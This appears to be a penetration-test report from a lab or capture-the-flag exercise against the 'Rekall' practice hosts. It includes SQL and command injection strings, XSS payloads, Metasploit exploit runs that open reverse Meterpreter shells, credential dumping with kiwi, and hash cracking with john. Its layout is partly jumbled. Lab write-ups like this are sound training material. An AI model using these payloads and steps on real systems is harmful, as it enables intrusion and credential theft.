Kiwi can once again be used to dump a different set of credentials for the user flag6. These credentials were then cracked using john to obtain the user's plaintext password.

```
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc090397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

Summary Vulnerability Overview

Vulnerability	Severity
Begin by entering your name below! Put your name here GO Welcome ! Click the link below to start the next step in your choosing your VR experience! CONGRATS, FLAG 1 is f76sdfkg6sjf	High

```
<p>Enter your Administrator credentials!</p>

<style>
input[type=text], input[type=password]{
  background-color: black;
  color: white;
}
button[type=submit]{
  background-color: black;
  color: white;
}
</style>

<form action="/Login.php" method="POST">

  <p><label for="login">Login:</label><font color="#0B545A">dougquaid</font><br />
  <input type="text" id="login" name="login" size="20" /></p>

  <p><label for="password">Password:</label><font color="#0B545A">kuato</font><br />
  <input type="password" id="password" name="password" size="20" /></p>


  <button type="submit" name="form" value="submit" background-color="black">Login</button>

</form>

<br >
<font color="red">Invalid credentials!</font>
</div>
```


Critical

Username and Password found hidden within the HTML source code. This could be a sign of Credential stuffing and is a high vulnerability risk.




Critical

We also uncovered an XSS vulnerability within the comments section, a particularly concerning flaw as it could allow bad actors to store malicious content on the host server.




High

By executing the command `curl -v http://192.168.14.35/About-Rekall.php`, we analyzed the HTTP response headers of the *About-Rekall.php* section of the web application, uncovering sensitive information along with the fourth flag.




Critical

We uploaded a basic PHP script file into the first upload field on the *memory-planner.php* page, revealing that the field lacks proper restrictions to accept only image files. This misconfiguration poses a critical security risk to the web application.




High

By adding “robots.txt” to the IP address, we uncovered the website's robot exclusion settings. This information could be used by attackers to pinpoint potential targets for exploitation.



Critical

While examining the secondary upload field on the *memory-planner* page, we attempted to upload the same *.php* script file, renaming it "*script.jpg.php*." This caused the web application to respond in a way that exposed sensitive data, potentially leading to further exploitation.



Critical

By using Chrome Developer Tools to analyze the HTML structure of the *login.php* webpage, we uncovered sensitive information within the tags, including admin credentials (*dougquaid:kuato*). We successfully accessed the admin portal with these credentials and navigated to the *networking.php* page.

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt DNS Check ble.com && cat vendors.txt Lookup www.example.com && cat... Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: www.example.com canonical name = www.example.com-v4.edgesuite.net. www.example.com-v4.edgesuite.net canonical name = a1422.dscr.akamai.net. Name: a1422.dscr.akamai.net Address: 23.48.97.27 Name: a1422.dscr.akamai.net Address: 23.48.96.232 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas	High
The DNS Checker is vulnerable to command injection, allowing files with sensitive information to be exposed.	
Please login with your user credentials! Login: ok' or 1=1-- AND password=1 Password: Login Congrats, flag 7 is bcs92sjsk233	Medium

"New" Rekall Disclaimer


```
User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /

User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23
```

Critical

Leveraging path traversal techniques on the disclaimer.php page, we accessed the robots.txt file. This revealed that the GoodBot agent is permitted to access all areas of the website, while the BadBot agent is restricted from accessing any part of it.



```
Updated Date: 2025-02-03T15:00:39Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2026-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: jlow@2u.com
Registry Tech ID: CR534509110
Tech Name: sshUser alice
Tech Organization:
Tech Street: h8s692hskasd Flag1
Tech City: Atlanta
Tech State/Province: Georgia
Tech Postal Code: 30309
Tech Country: US
Tech Phone: +1.7702229999
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
```

Low

On crt.sh, open-source data obtained through SSL information and crt.sh reveals that this subdomain is publicly exposed, potentially providing attackers with valuable information for future attacks.



CRITICAL	Apache Struts 2.3.5 - 2.3.31 / 2.5.x < 2.5.10.1 Jakarta Multipart Parser RCE (remote)	Plugin Details
Description	The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to insecure handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.	ID: Critical
		Severity: 9.9/10
		Version: 1.24
		Type: remote
		Family: CGI abuses
		Published: March 6, 2017
		Modified: November 30, 2021
Solution	Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternately, apply the workaround referenced in the vendor advisory.	

Critical

```
cat .flag7.txt
8ks6sbhss
```

RCE via the module exploit/multi/http/tomcat_jsp_upload_bypass, flag was found in /root/.flag7.txt

Critical

```
root@kali: ~
File Actions Edit View Help
Listing: /usr/lib/cgi-bin
Mode      Size  Type  Last modified  Name
100755/rwxr-xr-x  83    fil   2022-02-28 10:39:41 -0500  shockme.cgi

meterpreter > sudo cat /etc/sudoers
Unknown command: sudo
meterpreter > cat /etc/sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults      env_reset
Defaults      mail_badpass
Defaults      secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
Flag8-9dnx5shdf8  ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```

Critical

we executed *exploit/multi/http/apache_mod_cgi_bash_env_exec* module on RHOST 192.168.13.11 and set the target URI to */cgi-bin/shockme.cgi*. After running the exploit, We opened the Meterpreter shell and successfully accessed sensitive information in root-level directories.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
```

Critical

In the same session on host 192.168.13.11, Flag 9 can be found in /etc/passwd.

```
root@kali: ~
File Actions Edit View Help
ST /node7-format-hal_json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 12_0_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36\r\nContent-Type: application/hal+json\r\nContent-Length: 633\r\n\r\n{\n  \"link\": {\n    \"value\": \"http://192.168.13.13/rest/type/shortcut/default\", \"type\": \"http\"}\n  }\n}\n\n[+] The target is vulnerable.\n[+] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default\n[+] Sending stage (39282 bytes) to 192.168.13.13\n[+] Meterpreter session 3 opened (172.22.117.100:4444 -> 192.168.13.13:55468) at 2025-02-04 20:59:32 -0500\n\nmeterpreter > getuid\nServer username: www-data\nmeterpreter > ls\nListing: /var/www/html\n\nMode                Size      Type    Last modified      Name\n-----\n100644/rw-r--r--    1025     file    2019-02-08 07:21:40 -0500 .csslintrc\n100644/rw-r--r--     357     file    2019-02-08 07:21:40 -0500 .editorconfig\n100644/rw-r--r--     151     file    2019-02-08 07:21:40 -0500 .eslintignore\n100644/rw-r--r--      41     file    2019-02-08 07:21:40 -0500 .eslintrc.json\n100644/rw-r--r--    3858     file    2019-02-08 07:21:40 -0500 .gitattributes\n100644/rw-r--r--    2314     file    2019-02-08 07:21:40 -0500 .ht.router.php\n100644/rw-r--r--    7866     file    2019-02-08 07:21:40 -0500 .htaccess\n100644/rw-r--r--      95     file    2019-02-08 07:21:40 -0500 INSTALL.txt\n100644/rw-r--r--   18892     file    2015-11-16 18:57:05 -0500 LICENSE.txt\n100644/rw-r--r--    5889     file    2019-02-08 07:21:40 -0500 README.txt\n100644/rw-r--r--     262     file    2019-02-08 07:21:40 -0500 autoload.php\n100644/rw-r--r--    2804     file    2019-02-23 12:16:22 -0500 composer.json\n100644/rw-r--r--   167428     file    2019-02-23 12:17:42 -0500 composer.lock\n040755/rwxr-xr-x    4096     dir     2019-02-08 07:21:40 -0500 core\n100644/rw-r--r--     264     file    2019-02-23 12:26:16 -0500 create_node.php\n100644/rw-r--r--    1507     file    2019-02-08 07:21:40 -0500 example.gitignore\n100644/rw-r--r--      549     file    2019-02-08 07:21:40 -0500 index.php\n040755/rwxr-xr-x    4096     dir     2019-02-23 12:16:54 -0500 modules\n040755/rwxr-xr-x    4096     dir     2019-02-08 07:21:40 -0500 profiles\n100644/rw-r--r--    1594     file    2019-02-08 07:21:40 -0500 robots.txt\n040755/rwxr-xr-x    4096     dir     2019-02-08 07:21:40 -0500 sites
```

Critical

Utilizing the *unix/webapp/drupal_restws_unserialize* exploit to establish a Meterpreter session on RHOST 192.168.13.13. Executing the *getuid*

```
$ sudo -u#1 bash
root@acba533df5ef:/# ls root
flag12.txt
root@acba533df5ef:/# cat root/flag12.txt
d7sdfksdf384
root@acba533df5ef:/#
```

Critical

Host 192.168.13.14 can be accessed after finding a user name `Alice` from Flag 1.

ssh alice@192.168.13.13 with the password `alice`, gives access to Alice's machine. By exploiting CVE-2019-14287, sudo privileges on Alice's machine can be obtained.

```
meterpreter > ls Documents
Listing: Documents
```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2022-02-15 21:01:26 -0500	My Music
040777/rwxrwxrwx	0	dir	2022-02-15 21:01:26 -0500	My Pictures
040777/rwxrwxrwx	0	dir	2022-02-15 21:01:26 -0500	My Videos
100666/rw-rw-rw-	278	fil	2019-12-07 04:12:42 -0500	desktop.ini
100666/rw-rw-rw-	32	fil	2022-02-15 17:02:28 -0500	flag7.txt

High

In the same session established through the *windows/pop3/seattlelab_pass* exploit, Flag 7 can be found in *C:\Users\Public\Documents*.

```
kiwi_cmd lsadump::cache
john --format=mscash2 flag5.txt
username - AMDBob, password - Changeme!
flag5 command - schtasks /query /tn "Flag5" /v
```

[illegible]

High

Kiwi can be used to find the password hash for user AMDBob and john can be used to crack the hash. By inspecting schtasks as user AMDBob, Flag 5 can be found.

kiwi_cmd lsadump::sam

```
User : flag6
Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
lm - 0: 61cc909397b7971a1ceb2b26b427882f
ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39
```

john -format=nt flag6.txt
Credentials for flag6 can be dumped using kiwi and john can be used to crack the hash.

High

```
File Actions Edit View Help
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 1.00 secs (679.3478 kB/s)
ftp> cat flag3.txt
?Invalid command
ftp> exit
221 Goodbye

(root@kali)~# ls
blank.jpg.php Desktop Downloads file3 LinEnum.sh Pictures Scripts Videos
blank.php Documents file2 flag3.txt Music Public Templates

(root@kali)~# cat flag3.txt
89cb548970d44f348bb63622353ae278
```

Opened port 21 allowed for FTP enumeration through an FTP connection to the host IP 172.22.117.20, which resulted in the successful transfer and access/download of vulnerable files including flag 3.

Critical

```
msf6 exploit(windows/pop3/seattlelab_pass) > set RPORT
RPORT => 110
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56582) at 2025-02-06 19:05:44 -0500


meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System

Mode                Size      Type       Last modified          Name
-----
100666/rw-rw-rw-    32      fil       2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-   3358     fil       2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-   1840     fil       2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-   3793     fil       2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-   4371     fil       2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-   1940     fil       2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-   1991     fil       2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-   2210     fil       2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-   2831     fil       2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-   1991     fil       2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-   2366     fil       2024-10-21 02:54:16 -0400  maillog.008
100666/rw-rw-rw-   2030     fil       2024-10-21 03:30:50 -0400  maillog.009
100666/rw-rw-rw-   1991     fil       2025-01-30 05:07:05 -0500  maillog.00a
100666/rw-rw-rw-   7010     fil       2025-02-03 18:37:02 -0500  maillog.00b
100666/rw-rw-rw-   4363     fil       2025-02-04 18:39:02 -0500  maillog.00c
100666/rw-rw-rw-   4414     fil       2025-02-05 22:10:23 -0500  maillog.00d
100666/rw-rw-rw-   2366     fil       2025-02-06 18:34:15 -0500  maillog.00e
100666/rw-rw-rw-   1509     fil       2025-02-06 19:05:43 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49d
meterpreter >
```

Critical

An Nmap scan of 172.22.117.20 revealed that the SLMAIL service is open via the POP3 protocol on port 110. Using MSFconsole, I searched for and executed the *windows/pop3/seattlelab_pass* exploit with the configured settings for *RPORT 110* and *RHOST 172.22.117.20*. This successfully established a Meterpreter shell session on the RHOST 172.22.117.20, granting access to the server.



Critical

Successfully performed another reflected XSS injection using a modified payload that concealed the script tags as `<HELLscript0>alert(...);</HELLscript0>`.

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	totalrekall.xyz,192.168.13.10,192.168.13.14,172.22.117.20,192.168.13.13,192.168.14.35
Ports	21,110,80,


Exploitation Risk	Total
Critical	15
High	7
Medium	2
Low	1


Vulnerability Findings

